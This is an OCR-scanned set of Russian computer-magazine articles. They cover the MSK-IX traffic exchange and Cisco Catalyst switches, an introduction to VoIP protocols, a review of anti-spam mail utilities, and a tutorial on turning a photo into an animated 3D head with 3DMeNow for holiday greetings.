
Напоминает лабораторные стенды по электронике :)

<А что внутри?>

Узнать девятку легко, так как все здания телефонных станций построены одинаково: серые, неприметные, без балконов :), с вентиляционными вытяжками и кучей всевозможных антенн на крыше. Внутри девятка не сильно отличается от внешнего облика - так же уныло и тоскливо. Вокруг обычные стены, покрашенные серой краской, на полу антистатический линолеум. Поднимаешься на лифте на этаж, где стоят интересующие тебя сервера, выходишь и попадаешь в обычный коридорчик. Дальше ищешь дверь нужного цеха и заходишь внутрь. Куда ни плюнь, везде стойки, в которых стоит разнообразная аппаратура, разнокалиберные сервера, маршрутизаторы и прочее оборудование. Некоторые стойки закрыты, некоторые - нараспашку, торчат разноцветные проводочки, скрутки, сопли. Пыли, кстати, практически нет, внутри цехов поддерживается постоянная температура. Все кабели проложены над стойками на высоте трех метров от пола. Кабелей там много, и выглядит все чрезвычайно футуристично, правда, потом привыкаешь и перестаешь обращать на это внимание. И еще стоит постоянный гул от системы вентиляции и от работающего оборудования. Внутри здания безлюдно, не считая бдительной охраны на входе и женщин лет 40-50, которых иногда можно увидеть в залах. Чем занимаются в девятке столь почтенные дамы, нам достоверно неизвестно. Вероятно, вытирают тряпочками пыль.

<Как сесть на ДЕВЯТКУ>

Под выражением «сесть на девятку» понимается установка стойки или какого-то оборудования внутри стойки непосредственно на девятке. Чтобы получить доступ на девятку и что-то там творить, тебе нужно получить лицензию оператора связи. Без лицензии тебя никто и близко не подпустит к стойкам с отверткой или молотком :). Допустим, что лицензия у тебя уже в кармане, и тебе необходимо разместить сервер непосредственно на девятке. Первым делом ты идешь к директору в коммерческий отдел девятки и доступно излагаешь свое желание. Если понравишься, тебе выдадут технические условия на размещение стойки с описанием необходимых действий. Сначала надо демонтировать старую стойку, в которой стоит какое-то старое оборудование (пустые стойки можно по пальцам пересчитать). Потом надо протянуть необходимые кабели (какие именно, рассчитывают энергетики), поставить патчкорды на обоих концах и т.д. В конечном счете, все сводится к деньгам. Платишь деньги, они все делают. После этого едешь в магазин и покупаешь себе стойку. Устанавливаешь ее и подключаешь. Перед тем, как поставить свой сервер, тебе придется сделать проект. Это такая книжечка толщиной с палец, где нарисованы все кабели, которые они проложили, твоя стойка и твой сервер, который ты собираешься туда поставить. Ты пишешь техническое задание и заказываешь проект у специальных проектировщиков, которые имеют доступ на девятку. Они берут на девятке чертежи тех кабелей, которые идут к тебе, и в соответствии с этим делают твой проект. Даже если тебе надо соединить всего один провод, все равно придется делать проект. А когда ты соединишь этот несчастный провод, девятка еще придет и проверит, так ли ты соединил его, как у тебя нарисовано. После того, как сделаешь проект, его необходимо показать Госсвязьнадзору. Этот процесс называется экспертизой проекта. Специальные люди посмотрят, правильно ли ты все нарисовал. Если твой проект не содержит надругательств над СНИПами и ГОСТами, его одобрят. После этого ты приносишь свой сервер номер такой-то (все сервера на девятке пронумерованы), ставишь в стойку и подключаешь. Для подключения к инету договариваешься с одним из участников MSK-IX. Если он согласен, то пишет письмо девятке, в котором просит протянуть кабель от своей стойки к твоей, а ты пишешь письмо, что не возражаешь против этого. Оговаривается стоимость работ, и делается дополнение к проекту. Вот, собственно, и вся схема, не считая повторных проверок Госсвязьнадзором, которому надо на что-то жить.



Cisco Catalyst 3550 Series Switches

Техническая реализация MSK-IX

Из оборудования на MSK-IX используется линейный ряд каталистов (Catalyst) от 2XXX до 6XXX серии компании Cisco Systems. Последнее семейство каталистов - Cisco Catalyst 6500/6000. Это коммутаторы, обеспечивающие высокопроизводительную многоуровневую коммутацию для крупных корпоративных сетей. Максимальное количество портов 10/100 Ethernet - 384, 100BaseFX Fast Ethernet - 192 и Gigabit Ethernet - 130. Архитектура семейства Catalyst 6500 обеспечивает пропускную способность шины до 256 Гб/с и скорость многоуровневой коммутации до 150 Мб/с. Кроме высоких скоростных характеристик каталисты семейства 6500/6000 обеспечивают высокую степень защиты, надежности и устойчивости. Проблема безопасности решается путем фильтрации трафика на портах и наличием возможности указать список рабочих станций, которым разрешено подключаться к конкретным портам. Протокол авторизации, аутентификации и учета TACAS+ в совокупности со списками доступа исключает возможность несанкционированного управления. А аутентификация (при помощи стандарта MD5) на уровне протоколов маршрутизации исключает такой тип атак, как посылка фальшивой информации о маршрутах. Коммутаторы семейства Catalyst 6000 и 6500 поддерживают многоуровневую систему резервирования (модулей управления, блоков питания с распределением нагрузки, вентиляторов охлаждения, системного таймера, соединительных линий и коммутирующей системы), обеспечивающую надежность и устойчивость сети к повреждению отдельных элементов. Цены на модули этих каталистов просто убойные - от 200 до 240000 зеленых (www3.amt.ru/AMTGdb3/pricing-agent3/iprice_f.html?MANUF=cisco). Но прежде, чем подключить свой компьютер, сервер или коммутатор к каталисту, его помещают в стойку. Стойки бывают разных габаритов: от 50 сантиметров до 2,5 метров. Обычно все сервера, которые помещают в стойку, для удобства имеют ручки на корпусе и крепления по бокам для фиксирования внутри стойки. Но можно поставить и обычный системный блок просто на полочку. Сервера стоят по-разному (от 100 до 100000 зеленых), в стойку их влезает от одного (если ну, очень большой) до 20-30.

<Перспективы>

Рунет развивается, трафик растет, количество участников MSK-IX увеличивается. В этом году проект MSK-IX был принят в EURO-IX (Европейская Ассоциация Internet Exchange). На сайте Ассоциации можешь поглазеть на список всех ее членов (www.euro-ix.net/about/memberlist.shtml) и на сравнительную таблицу основных характеристик (www.euro-ix.net/isp/choosing/search/matrix.php). Дальнейшие тенденции развития MSK-IX полностью определяют провайдеры и их пользователи. Чтобы было проще пробивать свои предложения наверх, создаются ассоциации, к примеру, СОИ (www.soi.ru/soi). Учитывая динамику развития интернет-технологий, прогнозировать конкретные изменения в будущем сложно. Но общая тенденция проекта - расширение зоны охвата, объединение с сетями других городов и появление в этих городах собственных местных точек обмена трафиком.




JS
JAZZ SPEAKERS
Creating Audio Lifestyle















DOLBY DIGITAL
dts
DOLBY SURROUND PRO - LOGIC
nxf


OLDI
www.oldi.ru

PC_Zone

ПОЗВОНИ МНЕ ПО IP

Леший с Лукоморья (lukomore@xakep.ru)

ПОЗВОНИ МНЕ ПО IP
Основы интернет-телефонии

Под IP-телефонией понимается технология использования IP-сети в качестве средства организации и ведения телефонных разговоров и передачи факсов в режиме реального времени.



<Анатомия VoIP>


Принцип действия технологии IP-телефонии, которую также называют интернет-телефонией или VoIP (Voice over IP, голос поверх IP), прост. Центральным ее компонентом является сервер (шлюз), который отвечает за взаимодействие телефонной и IP-сетей, т.е. он подключен как к телефонной сети общего пользования (ТфОП) и может дозвониться до любого обычного телефона, так и к интернету и может получить доступ к любому компьютеру по его IP-адресу. Названный шлюз (например, Cisco Catalyst 4000 Access Gateway Module или Cisco VG200) на вход принимает обычный телефонный сигнал, оцифровывает его (если сигнал не цифровой), сжимает, после чего передает в IP-сеть в виде обычных пакетов размером 50-60 байт. Другой шлюз получает эти пакеты и восстанавливает сигнал. Данный компонент может и не использоваться, если не планируется интегрировать IP-телефоны в телефонную сеть общего пользования.

Для того чтобы построить распределенную сеть IP-телефонии, необходимо наличие диспетчера (допустим, Cisco CallManager), который отвечает за распределение вызовов между шлюзами. Помимо этой задачи диспетчер проводит аутентификацию и авторизацию абонентов, а также обладает интерфейсом к биллинговой системе, которая считает кто, когда и сколько наговорил.

Ну и, наконец, последним обязательным элементом сети IP-телефонии является абонентский пункт, который может быть реализован как программным (скажем, Cisco IP SoftPhone), так и аппаратным способом (например, Cisco IP Phone, подключаемый напрямую к Ethernet-порту коммутатора). Причем в первом случае звонить можно даже через домашний компьютер, оснащенный звуковой картой и микрофоном, а во втором случае в качестве абонентского пункта выступает так называемый IP-телефон.

<На чем базируется?>

Существует 3 основных набора протоколов, которые сейчас используются в IP-телефонии: H.323, SIP и MGCP.



Три семейства VoIP-протоколов

H.323

Самый первый из них описан в рекомендации ITU-T H.323 и на сегодняшний день является наиболее распространенным. На самом деле, рекомендации серии H Международный союз электросвязи начал вырабатывать в 1990 году не с целью реализации архитектуры IP-телефонии, а для возможности передачи мультимедийной информации, т.е. одновременно видео, речи и данных. Первая из рекомендаций H.320 была предназначена для систем видеотелефонной связи, осуществляемой по каналам узкополосной ISDN. Затем появились рекомендации H.321 и H.322, ориентированные на видеотелефонную связь в широкополосной ISDN и ЛВС с гарантированным качеством обслуживания соответственно. Самое большое распространение получила следующая спецификация - H.323, о которой будет сказано чуть ниже. На этом работа над новыми рекомендациями не закончилась, и в 1998 году была принята очередная рекомендация H.324, ориентированная на передачу мультимедиа по аналоговым каналам связи с использованием модемов.

Спецификации серии H разрабатывались еще в то время, когда никто и не думал, что скоро все данные будут передаваться через интернет. Поэтому сеть на базе H.323 ориентирована на интеграцию с обычными телефонными сетями. Собственно говоря, множество протоколов, входящих в состав H.323, описывают, как передавать мультимедиа (не только аудиопоток) в сетях с негарантированным качеством обслуживания, коим и является интернет, наряду с Ethernet и Token Ring.

SIP

Пока H.323 занимает доминирующее положение на рынке IP-телефонии, но время идет, и протокол SIP (Session Initiation Protocol), описанный в RFC 2543, уже наступает ему на пятки. Этот протокол построен на базе HTTP и ориентирован на организацию передачи голосовых данных без взаимодействия с обычными телефонными сетями (из-за плохой совместимости протоколов сигнализации). Другими словами, этот протокол идеально подходит интернет-провайдерам, для которых IP-телефония - всего лишь часть общего пакета услуг. Одним из основных достоинств SIP считается мобильность пользователя, т.е. возможность получить доступ к услуге в любом месте.

MGCP

Третий подход, предложенный рабочей группой MEGACO при IETF и реализованный в протоколе MGCP (Media Gateway Control Protocol), ориентирован на развертывание глобальных сетей IP-телефонии, сменяющих традиционные ТфОП. Стандарт MGCP, определенный в RFC 2705, неприменим на оконечных устройствах, таких как IP-телефоны и компьютеры с соответствующим ПО. Однако шлюзы MGCP могут работать как с компонентами, поддерживающими H.323, так и с компонентами, поддерживающими SIP.




Схема применения IP-телефонии

Что дальше

Поняв, что же такое IP-телефония, теперь можно обратиться и к такой щекотливой теме (также описываемой в этом номере журнала), как ее безопасность.



PC_Zone

ФИЛЬТРУЕМ БАЗАР

Тоха (Toxa@real.xakep.ru)

ФИЛЬТРУЕМ БАЗАР


Здравствуйте! Пожалуйста, внимательно прочтите данное письмо, это не спам! Вам предоставляется уникальный шанс заработать $5000 всего за две недели, не вставая со стула.... (из письма в почтовом ящике)

Обзор программ для борьбы со спамом

Окончился тяжелый трудовой день. Ты пришел домой, включил компьютер, запустил свой любимый мейлер. "Так, должно быть одно письмо от шефа, два - от коллег по работе, и Светка, интересно, ответила или нет?" - проносятся мысли у тебя в голове. Но что это? "Get Free XXX passwords", "Enlarge Your Penis", "Станьте счастливым с нашим кремом для ног", "Завод по продаже металлокерамики предлагает… " По мере того как папка Inbox заполняется подобным дерьмом, твое настроение портится. Ты чертыхаешься и со словами "Достали уже!" начинаешь долбить по клавише Delete, избавляясь от назойливых пожирателей почтового трафика. Долбить обреченно, прекрасно понимая, что завтра тебе снова посоветуют увеличить член или подскажут уникальные сеансы лечебной уринотерапии, или предложат по низким ценам пластмассовый электромеханический короб. И действительно, тебя будут атаковать снова и снова, изо дня в день, а продолжаться это будет до тех пор, пока ты не скажешь себе: "Стоп! Клавиша Del - не выход. Спам надо уничтожать в зародыше!" - и не перейдешь от слов к делу.

<Определяемся с методами>

Простейший способ борьбы со спамом - воспользоваться встроенными возможностями почтовой программы. Например, в The Bat можно врубить "Выборочное сканирование", которое позволяет убивать спамерские письма



прямо на сервере, не тратя время на их получение. Но, честно говоря, мне такой метод не по душе. Во-первых, не все мейлеры могут похвастаться хорошей системой фильтров (у некоторых она вообще отсутствует). Во-вторых, борьба со спамом - это все же не основная задача почтовой программы. Возьмем, к примеру, тот же Бат. "Выборочное скачивание" - хорошая штука, но если его задействовать, то получение почты будет проходить в два этапа - сначала получение заголовков, затем получение писем, подходящих по условиям сортировщика. Мало кому такие "тормоза" могут понравиться. К тому же Бат не показывает, какие письма были убиты прямо на сервере (чтобы это узнать, надо лезть в журнал работы) - он лишь информирует: в почтовом ящике было 20 писем, получено... 16 :). Не знаю, как ты, приятель, а лично я от такого подхода не в восторге. Нет, на мой взгляд, гораздо разумней использовать для борьбы со спамом специализированный софт, который самостоятельно уничтожает рекламные сообщения на почтовом сервере еще до того, как твой любимый мейлер успевает перекачать их тебе на машину.


<Испытываем софт>

Оставим за бортом "продвинутые интеллектуальные системы", которые обновляют настройки фильтров через Интернет, весят больше почтовой программы, не понимают koi8-r и лучше юзера знают, какое сообщение является спамом, а какое - нет. Тебе хочется следить за тем, чтобы в усердии своем они не потеряли что-нибудь важное? Мне - нет. Тем более что эти системы все равно не помогут, если на твое мыло поступает больше сотни рекламных писем в день. В этом случае проще сменить адрес электронной почты, чем постоянно во-

зиться с настройкой фильтров. Другое дело, если спам течет в твой почтовый ящик ручейком - тогда с ним еще можно справиться, причем - достаточно простыми средствами. Эти-то "простые средства" мы с тобой сейчас и рассмотрим.

SimpleCheck v 6.2 (166 кб)


Win9x/ME/NT/2k/XP, Shareware
www.simplecheck.net



Одна из лучших программ для борьбы с непрошеной корреспонденцией. Занимает в памяти около 600 кб, т.е. отъедает раз в десять меньше оперативки, чем Бат. Пользоваться ею чрезвычайно приятно. После настройки профиля (по сути - данных почтового аккаунта) SimpleCheck сворачивается в трей и систематически осуществляет инспекцию твоих почтовых ящиков. На свежую почту может реагировать разными способами, самый интересный из которых - появление на экране главного окна программы :). Почему? Да потому что окно это у SimpleCheck маленькое, удобное и информативное. Оно отображает текущее состояние твоего почтового ящика, причем заголовки всех новых писем в этом окне заботливо выделяются жирным шрифтом. Кликая по письмам правой кнопкой мыши, можно через контекстное меню удалять спам в ручном режиме, отвечать отправителю "User Unknown" (типа, адрес - мертвый), грузить первые несколько строк любого сомнительного e-mail'а. Имеется в проге и простенькая система фильтров: "поле - содержание - действие". В первом пункте задаются на выбор поля to, from, subj или header, во втором - "содержит", "не содержит", "начинается на", "заканчивается на", в третьем - "игнорировать" (пропустить), "показать", "удалить" или "вернуть с ошибкой User Unknown". В принципе возможностей для фильтрации спама у SimpleCheck достаточно, но вот создавать новые правила одним-двумя кликами программа, увы, не позволяет. Однако для развертывания персонального антиспамерского рубежа "за 5 минут" она подходит идеально.

Active Email Monitor v 2.F (2770 кб)

Win9x/ME/NT/2k/XP, Shareware
www.vicman.net



Active Email Monitor (AEM) предлагает юзеру более качественную систему защиты. Программа может проверять адрес получателя (часто спамеры вписывают в поле "кому" что-то несуществующее; AEM способна убивать все сообщения, в поле "кому" у которых не стоит один из твоих адресов), "удалять с подтверждением" или "сразу" письма, размер которых "больше" или "меньше" заданной величины, и письма, поля которых (тема, адрес отправителя/получателя, и т.д.) содержат определенную информацию.
Отправителя рекламной мессаги AEM позволяет занести в "черный список" одним щелчком (это как раз та фишка, которой так не хватает SimpleCheck). Как и все программы в обзоре, AEM может контролировать одновременно несколько почтовых аккаунтов. Исключительная фишка AEM - способность работать антивирусным монитором для проходящих через нее писем и возможность обновлять базу вирусов и спамеров с сайта разработчиков нажатием одной кнопки.
Единственное, что огорчает, так это кривоватый интерфейс программы. Впрочем, его можно стерпеть, т.к. большую часть времени AEM работает в фоновом режиме и глаза не мозолит.

7way Email Checker v 1.6 (503 кб)

Win9x/ME/NT/2k/XP, Shareware
www.start7way.com




Прога солидная и серьезная. Продумана до мелочей. Вплоть до того, что показывает количество новых писем прямо на иконке в системном трее. Все фильтры выдержаны в едином стиле, добраться до них нетрудно, новые правила создавать легко. Помимо стандартных "по отправителю, получателю, размеру или теме", имеется фильтр "спамеры", куда можно занести адреса лиц, письма от которых будут удаляться автоматически. Также отмечу фильтр "Мощный", работающий с частями, размером и типом письма - по сути, комбинация четырех вышеупомянутых фильтров. Как и предыдущие две программы, 7way Email Checker может различными способами (мигающей иконкой, всплывающим окошком, запуском мейлера) сигнализировать юзеру о поступлении свежей почты. Но только эту софтину можно настроить так, чтобы при появлении в ящике письма от твоей любимой девушки начинал играть марш Мендельсона, а на мессагу с работы компьютер отзывался реквиемом Моцарта. Думаешь, это излишество? Не скажи! Когда постоянно работаешь с двумя-тремя важными корреспондентами, а писем валится до дури, важность подобной функции понимаешь очень хорошо. Как итог - я бы рекомендовал потратить полчаса на настройку 7way Email Checker, дабы жить потом спокойно, в комфорте и сухости :).

<Приходим к выводу>

Любая из описанных выше прог способна изрядно уменьшить количество непрошеной корреспонденции, доходящей до папки Inbox твоей почтовой программы. Но в то же время, что бы мы ни делали, а спам по сети гулять будет. Поэтому не следует забывать об обычных мерах предосторожности: не стоит "светить" свой e-mail где попало. Для всяческих рассылок, публикаций на сайтах и т.д. заводи отдельное мыло, которое будет "отдуваться" за все и с которым не жалко будет через какое-то время расстаться. И, наконец, если возникнет необходимость подписаться реальным адресом, то записывай его в такой форме (vasya @ pupkin.ru, vasya_NOSPAM_@pupkin.ru и т.д.), чтобы любой человек мог сразу разобраться, что к чему, а большинство mail-grabber'ов - нет.

Spam Punisher v 2.3 (517 кб)


Win9x/ME/NT/2k/XP, Shareware
www.spampunisher.com



Как известно, большинство почтовых провайдеров имеют специальную службу контроля своих пользователей для противодействия рассылки ими спама. Адрес вида abuse@почтовыйпровайдер.ru - та самая служба. SPAM Punisher занимается выдиранием из заголовков писем ip-адресов источника, определением по ним провайдера, с почтового сервера которого пришло письмо, и автоматическим составлением жалобы в службу Abuse этого прова (если специальный аккаунт abuse не выделен, Punisher может посылать письмо postmaster'у либо webmaster'у). Я, конечно, не уверен, что жалобы провайдеру - эффективный способ, однако почему бы не сочетать его с фильтрацией писем?

Bounce Spam Mail v 1.8 (271 кб)

Win9x/ME/NT/2k/XP, Freeware
http://ftp.pcworld.com/pub/new/internet/internet_tools/BSM18.zip



Многие письма от спамеров содержат фразы типа "если вы не хотите больше получать нашу рассылку... напишите об этом". И ведь пишут, несчастные, измученные спамом, не ведая, что их ответы только подтверждают спамеру, что письмо было получено и, возможно, прочитано. Соответственно, почтовый адрес бедолаги отмечается как "активный", и спам на него шлется уже с утроенной силой.
Bounce Spam Mail предлагает юзеру отправить спамеру другой ответ - сообщение об ошибке ("такого почтового ящика не обнаружено") от имени почтового сервера. Спамеры не любят "мертвые" e-mail'ы, так как те генерят им солидный ответный трафик, поэтому есть шанс, что кое-кто из них, получив такую мессагу, возьмет да и вычеркнет тебя из своего списка рассылки.

M.J.Ash (m.j.ash@real.xakep.ru)

ПОСМОТРИ, КТО ГОВОРИТ!

Многие из нас смеялись в свое время над наивными американскими режиссерами, которые показывали в своих фильмах, как компьютеры, даже не поурчав для приличия жесткими дисками, выдавали детальное трехмерное изображение объекта, сделанное на основе одной его паршивенькой фотографии. "Покажи мне трехмерное изображение", - требовали Главные Герои, брызжа слюной в монитор. И монитор, что характерно, показывал.

<Новый год и высокие технологии>

Но прогресс, как известно, на месте не стоит. И теперь идея конвертирования двухмерного изображения в трехмерное не кажется такой уж фантастической. Более того, в широком доступе уже появились первые программы, позволяющие строить, скажем, 3D-изображение человеческой головы по ее фотографии. Причем не только строить, но и (что самое приятное) тут же его "оживлять", заставляя эту голову говорить и делать то, что хочет пользователь. Думаю, нетрудно вообразить, какие перспективы открывает подобный софт для любителей веселых шуток и розыгрышей, т.е. для нас с тобой, приятель! На этом мы закончим обсуждать ход научно технического прогресса и займемся действительно важным делом - подготовкой к празднику. Ты же не забыл, что Новый год на носу, а? Открытки все уже подписаны? Если нет, то давай я тебе быстренько объясню, как вместо обычной открытки сделать прикольное видеопоздравление, которое наверняка будут помнить дольше, чем какой-нибудь кусок картона со снеговиком и снежинками. Согласен? Тогда первым делом нам понадобится соответствующий софт. И здесь программа 3DMeNow, чью триальную версию можно взять с нашего диска или с сайта фирмы-производителя (www.biovirtual.com), будет очень кстати.


<Выбор и подготовка "жертвы">

Предположим, что программа 3DmeNow у тебя уже есть. Следующий этап - поиск и оцифровка фотки персонажа, подлежащего насильственной виртуализации. Тут стоит отметить, что, строго говоря, для построения полноценного трехмерного изображения нужно две фотографии: в анфас и в профиль. С фотографией в анфас, мне кажется, проблем не возникнет - не зря же всех нас с детства приучают во время съемки смотреть в объектив. А вот изображение в профиль ты, по той же самой причине, скорее всего не найдешь. Что ж... Попробуем обойтись без него. Итак, запускаем программу, наслаждаемся бесплатной демонстрацией ее возможностей с неизвестным героем в главной роли и жмем кнопку New. В качестве Front Image открываем заранее приготовленную фотографию. Чтобы создать ощущение праздника, я решил использовать в наших опытах изображение Деда Мороза (хотя тот, кто рисовал выбранную мной картинку, видимо, этого славного старика слегка недолюбливал). Кстати говоря, перед тем как загнать фотку в 3DmeNow, желательно открыть ее в любом графическом редакторе (читай - Photoshop'е) и обрезать все лишнее: так намного проще будет с ней работать в дальнейшем.

<Пересадка лица>

Фотография введена! На экране появляются 3 окна: вид спереди, вид сбоку (несмотря на то, что фотография у нас одна, он нам еще понадобится) и трехмерная модель. Первое, что от нас требуется, это, передвигая синие точки на виде спереди, подогнать зеленый овал под габариты нашего лица. На трехмерном виде справа внизу уже сейчас должно возникнуть что-то отдаленно напоминающее голову. Если не боишься, можешь повертеть ее в разные стороны, удерживая левую клавишу мыши. Теперь находим на верхней панели кнопку с надписью Place Features и с удовольствием ее нажимаем (продвинутые юзеры могут вместо этого дважды щелкнуть мышью на зеленом овале). В окнах должна появиться масса дополнительных контрольных точек. Линии, обозначающие нос, рот и глаза, необходимо перетащить на те участки фотки, где все эти органы действительно располагаются. Если "подопытное лицо" обладает слишком сложными чертами, чтобы их можно было описать такими убогими примитивами - ищи на верхней панели кнопку "+ Points", жми ее, и количество контрольных точек увеличится вдвое. Учти, расстановку точек надо проделать как можно более тщательно: если прогу вовремя не поправить, запросто может получиться так, что голова на экране будет весело подмигивать тебе... обоими ушами!

Счастливым обладателям полного комплекта фотографий (и в анфас, и в профиль), ту же операцию по перетаскиванию контрольных точек придется проделать на виде сбоку. Но коль фотка у тебя, как и у меня, используется лишь одна, то мы ограничимся скромным перетаскиванием красных стрелок на виде сбоку поближе к затылку.




Натягиваем текстуру по самые уши

Тем самым мы укажем программе, что единственная фотография должна быть натянута в качестве текстуры на

модель головы по самые уши. Конечный результат этой операции можно оценить, покрутив трехмерное изображение. Тебе сразу бросится в глаза, что текстура с боков сильно размыта. К счастью, если виртуальный персонаж будет смотреть прямо на зрителя, эта размытость будет незаметна.

Еще один нюанс: если полученная модель головы сильно отличается от оригинала или не соответствует твоему художественному замыслу - не беда. Проблема в том, что, передвигая контрольные точки, мы в основном натягивали нашу текстуру на шаблонную черепушку. Когда же требуется поправить саму модель, необходимо включить "Sculpting Mode" (Edit\Sculpting) и, передвигая точки, придать шаблону нужную форму (например, с утрированными мультяшными чертами). При этом уже наложенная на модель текстура (фотка) искажаться не будет.

"Sculpting Mode" - последний важный этап формирования виртуальной головы. После него наш трехмерный персонаж практически готов. Можно, конечно, еще, нажав на "Hair Styles" или "Spectacles", сделать ему модную прическу или нацепить на нос очки, однако это будут уже необязательные операции чисто развлекательного характера.




Мучительный поиск нового стиля

<реАнимация>

